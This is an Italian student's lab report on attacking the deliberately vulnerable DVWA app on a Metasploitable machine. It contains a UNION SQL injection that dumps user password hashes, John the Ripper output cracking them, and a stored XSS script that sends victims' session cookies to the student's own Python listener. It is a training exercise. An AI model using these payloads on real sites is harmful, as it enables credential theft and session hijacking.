

Progetto W6

Exploit delle vulnerabilità

Traccia

Nell'esercizio di oggi, viene richiesto di exploitare le vulnerabilità:

- SQL injection (blind).
- XSS stored.

Presenti sull'applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, dove va preconfigurato il livello di sicurezza=LOW.

Scopo dell'esercizio:

- Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).
- Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.

Agli studenti verranno richieste le evidenze degli attacchi andati a buon fine (fare un report per poterlo presentare).

SQL Injection (Blind)

Dopo aver impostato il livello di sicurezza su "low", è stata inserita la seguente query dalla sezione SQL Injection (blind):

1' UNION SELECT user, password FROM users#.

Ciò ha consentito l'accesso agli username e agli hash delle password di tutti gli utenti.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

View Source

View Help

Cracking password

Utilizzando il programma John the Ripper, è stato possibile recuperare le password dagli hash attraverso un attacco a dizionario, confrontando gli hash con una lista di password contenuta nel file rockyou.txt. Nella seconda immagine sono visibili tutte e cinque le password ottenute.

format(s), including using classes and wildcards.

```
(kali@kali)-[~/Desktop]
$ john --wordlist=rockyou.txt --format=raw-md5 hash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=6
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (admin)
abc123         (gordonb)
letmein        (pablo)
charley        (1337)
4g 0:00:00:00 DONE (2024-01-10 14:46) 400.0g/s 307200p/s 307200c/s 460800C/s my3kids..da
ngerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliab
ly
Session completed.
```

```
(kali@kali)-[~/Desktop]
$ john --show --format=Raw-MD5 hash.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password
```

5 password hashes cracked, 0 left

```
(kali@kali)-[~/Desktop]
$
```


Creazione di un server

È stato creato un server dal terminale di Kali Linux per indirizzare su di esso i cookie di sessione intercettati tramite l'XSS stored. Il server HTTP è stato avviato sulla porta 9000.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ python  
Python 3.11.7 (main, Dec 8 2023, 14:22:46) [GCC 13.2.0] on linux  
Type "help", "copyright", "credits" or "license" for more information.  
>>>  
zsh: suspended python  
(kali@kali)-[~]  
$ python3 -m 9000  
/usr/bin/python3: No module named 9000  
(kali@kali)-[~]  
$ python3 -m http.server 9000  
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...  
█
```

XSS Stored

Nella sezione XSS stored è stato inserito lo script PHP seguente:

```
<script>window.location='http://0.0.0.0:9000/?cookie=' + document.cookie</script>
```

Dall'immagine si può osservare che non era possibile inserire più di 50 caratteri nel corpo del messaggio. Di conseguenza, è stata eseguita un'ispezione della pagina per modificare il codice HTML e aumentare la lunghezza massima dei caratteri a 500, consentendo l'inserimento dell'intero messaggio.

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility

Search HTML


```
<td>...</td>
</tr>
<tr>
  <td width="100">Message *</td>
  <td>
    <textarea name="mtxMessage" cols="50" rows="3" maxlength="500"></textarea>
  </td>
</tr>
<tr>
  <td width="100"> whitespace </td>
  <td>

```

html > body.home > div#container > div#main_body > div.body_padded > div.vulnerable_code_area > form > table > tbody > tr > td > textarea

Visualizzazione cookie

Dopo aver inserito il messaggio, il cookie di sessione intercettato viene reindirizzato al server e diventa possibile visualizzarlo direttamente dal terminale.



The screenshot shows a web browser window at the top with the address bar displaying `0.0.0.0:9000/?cookie=security=low; PHPSESSID=0ce4c5bca38fc1c71dac7809840f0095`. The browser's address bar also shows navigation links for Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main content area of the browser displays the text `for /?cookie=s`. Below the browser window, a terminal window is open, showing the following commands and output:

```
(kali@kali)-[~]
$ python
Python 3.11.7 (main, Dec 8 2023, 14:22:46) [GCC 13.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>>
zsh: suspended python

(kali@kali)-[~]
$ python3 -m 9000
/usr/bin/python3: No module named 9000

(kali@kali)-[~]
$ python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
127.0.0.1 - - [12/Jan/2024 18:58:59] "GET /?cookie=security=low;%20PHPSESSID=0ce4c5bca38fc1c71dac7809840f0095 HTTP/1.1" 200 -
127.0.0.1 - - [12/Jan/2024 18:58:59] code 404, message File not found
127.0.0.1 - - [12/Jan/2024 18:58:59] "GET /favicon.ico HTTP/1.1" 404 -
```

Below the terminal window, a list of files is displayed, including `l.pid`, `e.pid`, `-control.pid`, `-service.pid`, `ntrol.pid`, `vice.pid`, `rol.pid`, `l.pid`, `e.pid`, and `control.pid`.



Fine della presentazione

Amedeo Natalizi